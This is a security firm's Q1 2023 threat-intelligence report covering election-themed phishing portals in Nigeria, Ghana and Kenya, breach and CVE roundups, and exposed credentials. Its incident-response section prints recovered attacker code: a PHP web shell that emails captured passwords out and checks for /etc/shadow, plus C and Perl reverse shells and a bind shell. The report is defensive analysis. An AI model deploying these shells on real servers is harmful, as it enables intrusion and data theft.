


2023 | Q1 Report


Cyber Incident Reports, Major CVEs &
Threat Intel.




2023 | Q1 at a glance




Some of the cyber threat predictions towards the buildup of the 2023 general elections were observed; ranging from setting up fake INEC recruitment portals, massive social media propaganda & fake grants set up to collect personally identifiable data of citizens




CVEs from Q4 of 2022 and Q1 of 2023 are still being exploited. Multinationals, schools, and businesses are targets of multiple breaches and ransomware attacks in Q1. Multiple releases of previously ransomed organizations' data to the dark web upon not heeding the payment request.



Our Dark web HUMINT engagement reported a follow-up on the MOs and activities of hacktivist groups like Anonymous Sudan and Killnet. Collaboration across the global law enforcement community had led to the arrest of some forum leads and the shutdown of markets



Threat Intelligence Ops reveals credential exposure and data leakage in Nigeria. Affected parties were notified and mixed feedback was received. Multiple discoveries expose personally identifiable information, credentials, and mail access currently being used as launch beds.



Misconfiguration, Insecure Design and Lack of Proper logging and monitoring were identified as the top flaw of web applications tested in Q1.


Beyond Fake INEC Portal, Threat Actor Targeting Users In 3 African Countries




Beyond Fake INEC Portal, Threat Actor Targeting Users In 3 African Countries

Just some days into the year 2023, a fake INEC recruitment portal shows up in our space. And several media houses have reported INEC issuing a disclaimer around the authenticity of the platform and advising Nigerians not to fall prey to such gimmicks from malicious threat actors which is after their Personally Identifiable Information (PII) for further social engineering attacks.

<https://yournewclaims.com/Inec-Recruitment/> >>>>>>>>>> If you check well, there is a spelling error with the word "Recruitment"



But we did a deeper analysis of the recruitment portal, considering our prediction of related campaigns against elections in the 2022 CyberPlural Annual Report; here is what we came up with. First, we want to understand the actor's motivation and possible action on objectives when a user intends to follow up with the form but in the process, we came to find this.




Beyond Fake INEC Portal, Threat Actor Targeting Users In 3 African Countries


The domain that was hosting this malicious portal was found to have been hosting similar fake platforms since 2022 templating fake youth empowerment, fake jobs in Nigeria and Ghana, visa sponsorship and fake grants from presidential aspirants as contained in the above image and the actor recently updated it with the fake INEC portal, WAEC-Jobs and rutogrants for his 2023 campaign.

What was common among all fake page setups was that the malicious actor has been following up with the trends of events and activities in three (3) different countries Nigeria, Ghana and Kenya on which all of the pages got implemented to phish unsuspecting users.

The medium of distribution has been WhatsApp Groups as shown below using the **Lyupz shortner** to hide/masquerade the threat actor's main domain. For you to know whether a group you belong to has received such a message, you can search for lyupz.com in your WhatsApp to identify malicious URLs abusing the Lyupz shortner.



Beyond Fake INEC Portal, Threat Actor Targeting Users In 3 African Countries



The most interesting thing about this campaign is that unsuspecting users are always the ones helping to share the link around for the bad guy. As many believe they are helping others to get to know of new opportunities but unknowingly helping the threat actor to possibly succeed by amplifying the campaign.

We recommend that any link users cannot verify its sources should not be **amplified** on social platforms like Facebook, and WhatsApp to prevent unsuspecting users from falling into traps of the threat actors who are hell bend at collecting users' PII and other sensitive information that can be leveraged in social engineering to either defraud victims or impersonate them.

IoC

[https://yournewclaims\[.\]com/](https://yournewclaims[.]com/)
[https://yournewclaims\[.\]com/Inec-Recruitment/](https://yournewclaims[.]com/Inec-Recruitment/)
[https://yournewclaims\[.\]com/2022-Youth-Empowerment/](https://yournewclaims[.]com/2022-Youth-Empowerment/)
[https://yournewclaims\[.\]com/Atikowa-10K-campaignfunds/](https://yournewclaims[.]com/Atikowa-10K-campaignfunds/)
[https://yournewclaims\[.\]com/Atiku-campaignfunnds/](https://yournewclaims[.]com/Atiku-campaignfunnds/)
[https://yournewclaims\[.\]com/grajobs-2022/](https://yournewclaims[.]com/grajobs-2022/)
[https://yournewclaims\[.\]com/Osinbajogrants/](https://yournewclaims[.]com/Osinbajogrants/)
[https://yournewclaims\[.\]com/rutogrants/](https://yournewclaims[.]com/rutogrants/)
[https://yournewclaims\[.\]com/](https://yournewclaims[.]com/)
<https://lyupz.com/> - Lyupz Shortner to masquerade main domain.
206.72.205[.]68

Organizations Breached / Experienced Ransomware Attack

- Westmont Hospitality Group
- Zacks Investment Research
- Fast food brand 'Yum! Brands'
- University of Duisburg-Essen Germany
- MailChimp
- Lake Charles Memorial Health System
- PayPal
- Port of Lisbon Administration (APL)


Critical CVEs Reported

- BIND DNS software suite
- Zoho ManageEngine
- Cisco, Adobe
- Microsoft, Juniper Networks
- Qualcomm Network

Interesting Highlight

- Attackers are increasingly abusing genuine remote monitoring and management (RMM) software, according to a joint alert from CISA, the NSA, and MS-ISAC.
- Ransomware profits fell sharply in 2022, by 40% less than they had been in the previous two years, according to data collected during the year. Because 2022 was one of the busiest years for ransomware activity, the decline was caused by victims refusing to pay attackers rather than by fewer attacks.
- There has been a new malvertising effort that uses Google Ads to trick users into clicking on phishing websites.
- The Cashless Policy introduced exposes FinTech and Aggregators to overwhelming requests that made users witness unavailability of service on the part of some service providers. Gain and loss were recorded by players.
- We uncover a threat group leveraging election trends to collect information on users in certain African countries like Nigeria, Ghana and Kenya.

What You Get When Input Validation is Missing – Shells, Miner & More



What You Get When Input Validation is Missing – Shells, Miner & More

Web applications and software frequently need user interaction to function properly. Users must be able to provide their email addresses and other personal information at registration if a web app requires them to make use of its service. Moreover, entering payment information is necessary when shopping online.

Nevertheless, the issue with user input is that it also enables a hacker to submit anything harmful to deceive the website or app into acting maliciously. Any system that accepts user input must have input validation to safeguard against this.

In this case, we will be looking at a case where the lack of proper Input Validation and other misconfigurations allows an attacker to push into a web application server crypto miner, and certain PHP backdoor through which he maintained persistent and also capture sensitive information that is contained within the server. The images below show a sample of the backdoor code in PHP.

```

1 <?php
2 if(array_key_exists('watching',$ _POST)){
3     $tmp = $ _SERVER['SERVER_NAME'].$ _SERVER['PHP_SELF']."\n".$ _POST['pass']; @mail('arjunrk2031@gmail.com',
4         'root', $tmp);
5     $key = "4002cac11a868e92158757fbe98145fd";
6     $is = true;
7     $charset = 'UTF-8';
8     $agent = 'FilesMan';
9     $md5 = md5($ _SERVER['HTTP_USER_AGENT']);
10    if (!isset($ _COOKIE[md5($ _SERVER['HTTP_HOST'])."key"])) {
11        prototype(md5($ _SERVER['HTTP_HOST'])."key", $key);
12    }
13    if(empty($ _POST['charset']))
14        $ _POST['charset'] = $charset;
15    if (!isset($ _POST['ne'])) {
16        if(isset($ _POST['a'])) $ _POST['a'] = iconv("utf-8", $ _POST['charset'], decrypt($ _POST['a'],$ _COOKIE[md5(
17            $ _SERVER['HTTP_HOST'])."key"));
18        if(isset($ _POST['c'])) $ _POST['c'] = iconv("utf-8", $ _POST['charset'], decrypt($ _POST['c'],$ _COOKIE[md5(
19            $ _SERVER['HTTP_HOST'])."key"));
20        if(isset($ _POST['p1'])) $ _POST['p1'] = iconv("utf-8", $ _POST['charset'], decrypt($ _POST['p1'],$ _COOKIE[
21            md5($ _SERVER['HTTP_HOST'])."key"));
22        if(isset($ _POST['p2'])) $ _POST['p2'] = iconv("utf-8", $ _POST['charset'], decrypt($ _POST['p2'],$ _COOKIE[
23            md5($ _SERVER['HTTP_HOST'])."key"));
24        if(isset($ _POST['p3'])) $ _POST['p3'] = iconv("utf-8", $ _POST['charset'], decrypt($ _POST['p3'],$ _COOKIE[
25            md5($ _SERVER['HTTP_HOST'])."key"));
26    }


```

```

387 showSecParam('Supported databases', implode(' ', $temp));
388 echo '<br>';
389 if($GLOBALS['os'] == 'nix') {
390     showSecParam('Readable /etc/passwd', @is_readable('/etc/passwd')?"yes <a href='#' onclick='g(
391         FilesTools\, \"/etc/\, \"passwd\")>[view]</a>":'no');
392     showSecParam('Readable /etc/shadow', @is_readable('/etc/shadow')?"yes <a href='#' onclick='g(
393         FilesTools\, \"/etc/\, \"shadow\")>[view]</a>":'no');
394     showSecParam('OS version', @file_get_contents('/proc/version'));
395     showSecParam('Distr name', @file_get_contents('/etc/issue.net'));
396     if(!$GLOBALS['safe_mode']) {
397         $userful = array('gcc', 'lcc', 'cc', 'ld', 'make', 'php', 'perl', 'python', 'ruby', 'tar', 'gzip',
398             'bzip', 'bzip2', 'nc', 'locate', 'suidperl');
399         $danger = array('kav', 'nod32', 'bdcored', 'uvscan', 'sav', 'drwebd', 'clamd', 'rkhunter',
400             'chkrootkit', 'iptables', 'ipfw', 'tripwire', 'shieldcc', 'portsentry', 'snort', 'ossec',
401             'lidsadm', 'tcplogd', 'sxid', 'logcheck', 'logwatch', 'sysmask', 'zmscap', 'sawmill', 'wormscan',
402             'ninja');
403         $downloaders = array('wget', 'fetch', 'lynx', 'links', 'curl', 'get', 'lwp-mirror');
404         echo '<br>';
405         $temp=array();
406         foreach ($userful as $u)
407             if(which($u))
408                 $temp[] = $u;
409         showSecParam('Userful', implode(' ', $temp));

```


What You Get When Input Validation is Missing – Shells, Miner & More




```

Output
#include <stdio.h>
#include <sys/socket.h>
#include <netinet/in.h>
int main(int argc, char *argv[]) {
    int fd;
    struct sockaddr_in sin;
    daemon(1,0);
    sin.sin_family = AF_INET;
    sin.sin_port = htons(atoi(argv[2]));
    sin.sin_addr.s_addr = inet_addr(argv[1]);
    fd = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
    if ((connect(fd, (struct sockaddr *) &sin, sizeof(struct sockaddr)))<0) {
        perror("Connect fail");
        return 0;
    }
    dup2(fd, 0);
    dup2(fd, 1);
    dup2(fd, 2);
    system("/bin/sh -i");
    close(fd);
}

Output
#!/usr/bin/perl
use Socket;
$addr=inet_aton($ARGV[0]) || die("Error: $!\n");
$padr=sockaddr_in($ARGV[1], $addr) || die("Error: $!\n");
$proto=getprotobyname('tcp');
socket(SOCKET, PF_INET, SOCK_STREAM, $proto) || die("Error: $!\n");
connect(SOCKET, $padr) || die("Error: $!\n");
open(STDIN, ">&SOCKET");
open(STDOUT, ">&SOCKET");
open(STDERR, ">&SOCKET");
system('/bin/sh -i');
close(STDIN);
close(STDOUT);
close(STDERR);

#include <stdio.h>
#include <string.h>
#include <unistd.h>
#include <netdb.h>
#include <stdlib.h>
int main(int argc, char **argv) {
    int s,c,i;
    char p[30];
    struct sockaddr_in r;
    daemon(1,0);
    s = socket(AF_INET,SOCK_STREAM,0);
    if(!s) return -1;
    r.sin_family = AF_INET;
    r.sin_port = htons(atoi(argv[1]));
    r.sin_addr.s_addr = htonl(INADDR_ANY);
    bind(s, (struct sockaddr *)&r, 0x10);
    listen(s, 5);
    while(1) {
    
```

We were able to locate the miner in this case as shown below and vetting with VT shows a very minimal detection with 9 engines.

9 / 61
Community Score

9 security vendors and no sandboxes flagged this file as malicious

0c605b12dee14be192f6a81ac46a8bfbod11aa8979d5e894ba03ae1891f9
0359
log (2)
elf 64bits upx

357.28 KB Size
2022-12-23 07:29:05 UTC
1 month ago

ELF

DrWeb	Tool.Linux.BitMine.3592	Fortinet	PossibleThreat
Jiangmin	RiskTool.Linux.ddc	Microsoft	Trojan.Linux/Multiverze
Panda	ELF/Trojan.Gen.A	Symantec	Trojan.Gen.NPE
TrendMicro	Trojan.Linux.ZYX.USELVL722	TrendMicro-HouseCall	Trojan.Linux.ZYX.USELVL722
Zillya	Tool.BitCoinMiner.Linux.460	Acronis (Static ML)	Undetected

Further IR on the infected server reveals the attacker was able to leverage the non-existence of proper input validation on **user image file type at upload** on the web application sitting on the server and all of these malicious files were able to get into the systems at full compromise.

What You Get When Input Validation is Missing – Shells, Miner & More

Input validation is carried out to make sure that only correctly structured data enters the workflow of an information system, preventing the retention of incorrect data in the database and the dysfunction of various downstream components.

Data from all potentially all sources should be subject to input validation, including backend feeds from suppliers, partners, vendors, or regulators over extranets as well as Internet-facing web clients

Input validation prevents a wide range of attacks that can be made against a web application. These attacks can lead to the theft of personal information, allowing unauthorized access to other components and/or preventing the operation of web applications. The list of attacks in this category are Buffer Overflow, SQL Injection, Cross Site Scripting (XSS)

Not that the OWASP Cheat sheet on Input Validation mentioned that we should largely rely on it as the primary method of preventing XSS, SQL Injection and other attacks but can significantly contribute to reducing their impact if implemented properly. We can apply WAF and WAAP in bigger applications to curb and cover all attack vectors.

Input validation is an important requirement for any web application that allows user input. Without control over the items added to the system, an attacker has many techniques that can be used for hacking purposes.

IoC

arjunrk2031@gmail.com

log - SHA256

0c605b12dee14be192f6a81ac46a8bfbcd11aa8979d5e894ba03ae1891f90359

10.php - SHA256

1f2d1cb13aa7c439886da0217e7ea81f70282ff07584195db2baaa7e05590bc9

<https://www.virustotal.com/gui/file/1f2d1cb13aa7c439886da0217e7ea81f70282ff07584195db2baaa7e05590bc9/detection>

185.125.188.58:443 (TCP)

185.125.188.59:443 (TCP)

185.125.190.26:443 (TCP)

91.189.91.43:443 (TCP)

February 2023

Organizations Breached / Experienced Ransomware Attack

- [Stanford University](#)
- Canadian telecom [TELUS](#)
- [Dole Food Company](#), a major American producer.
- Community Health Systems hit through zero-day
- California cities of Oakland and [Modesto](#)
- [Arnold Clark](#), one of Europe's largest car retailers
- [ION Group](#)

Critical CVEs Reported

- IBM Aspera Faspex
- Oracle WebLogic Server
- Hyundai and KIA
- Microsoft, Apple
- FortiNAC and FortiWeb products
- Atlassian Jira Service Management

Interesting Highlight

- Threat actors are now providing so-called free access to the platform, encouraging users to download harmful apps or visit phishing websites, in response to OpenAI's introduction of a paid ChatGPT tier called ChatGPT Plus.
- HardBit ransomware has evolved to version 2.0 and its operators are manipulating insurance policies to maximize ransom payments. Attackers convince victims to reveal their insurance details so that they can adjust their ransom demands to fully cover their costs.
- Several [contradicting](#) reports emerge as an aftermath of the 2023 General Presidential Elections on the influx of cyber-attacks in the Nigerian digital space. Professional demands [breakdown](#).
- Misconfiguration, Insecure Design and Lack of Proper logging and monitoring were identified as the top flaw of web applications tested in Q1.

Threat Intelligence Ops reveals credential exposure and data leakage in Nigeria.



Threat Intelligence Ops reveals credential exposure and data leakage in Nigeria.

Our continuous threat intel ops have reported a couple of sensitive data leakage and credentials across organizations in Nigeria. One of our recent findings which was already fixed at the time of putting together this report; is a case where data of over 1K enrollees exposed and credential to admin was also found and site bugged already with XSS. In this instance, we noticed that some strange administrative users have been added to the platform as far back as 2021 and 2022 as shown below.

The screenshot displays a 'USER RECORDS' section with a table of user accounts. Below the table are three summary cards for 'ENROLLMENTS'.

S/N	Username	Email	Role	Date Created	Date Updated
1	admin	admin@admin.com	0	02-07-2019	22-11-2019
2	user	user@user.com	0	2020-02-04 12:31:54	
3	Nisan	gandigat@yahoo.com	1	2020-07-28 23:04:04	
4	tobi	misteranonymuse@gmail.com	1	2021-06-17 16:41:38	
5	Anonymous	anonymous@anonymous.com	1	2022-05-15 08:29:14	

Category	Count
ENROLLMENTS	71
ENROLLMENTS	207
ENROLLMENTS	871

As part of our approach to ensuring issues and findings like these get remediated, initial findings share in notification emails after a call with the technical team show they are interested in seeing and fixing what we may have identified.

This has been the constant practice of our CTI team in ensuring the resilience of organizations operating within our cyber ecosystem in Nigeria by providing the needed notification to affected parties as at when due.

Threat Intelligence Ops reveals credential exposure and data leakage in Nigeria.

Another noteworthy finding is that of an exposed ERP platform where we discovered valid PII of employees, and complete access to the company payroll, attendance and inventory. Our attempt to notify the affected entity on several occasions in the space of 3 months has been fruitless since December 2022. Before the time of this discovery, we believed that the existence of this exposure should be more than a year validating that we can't guarantee how many random individuals on the Internet might have accessed those data unauthorized without the knowledge of the affected entity.



As part of our observation over time, the attitude of organizations in Nigeria to responding to such calls and notifications is not encouraging and will continue to endanger users and exposed organizational data in the long run. As of the time of this writing, multiple notifications are still yet to be responded to; but we are open to collaboration with professional bodies, sectoral and National CERT to help change this narrative.

Our Cyber Threat Intel team leverage HUMINT and other indigenous product focused on context-based threat intel in the process of our identifications of bugs, vulnerabilities and exposure that attackers can take advantage of in the course of preparing for other secondary attacks that may impact the organization (we have seen cases of using exposed digital facilities in our space being used as attacks launch bed). This has helped us puts our clients ahead of the bad guys by staying proactive.

March 2023

Organizations Breached / Experienced Ransomware Attack

- Saks Fifth Avenue, City of Toronto
- Hitachi Energy
- Italian luxury sports car maker Ferrari
- Bitcoin ATM manufacturer General Bytes
- Latitude Financial Services
- Essendant, NBA
- Technion, one of Israel's leading universities
- Black & McDonald

Critical CVEs Reported

- Apple, Microsoft, Google.
- Foxit Software
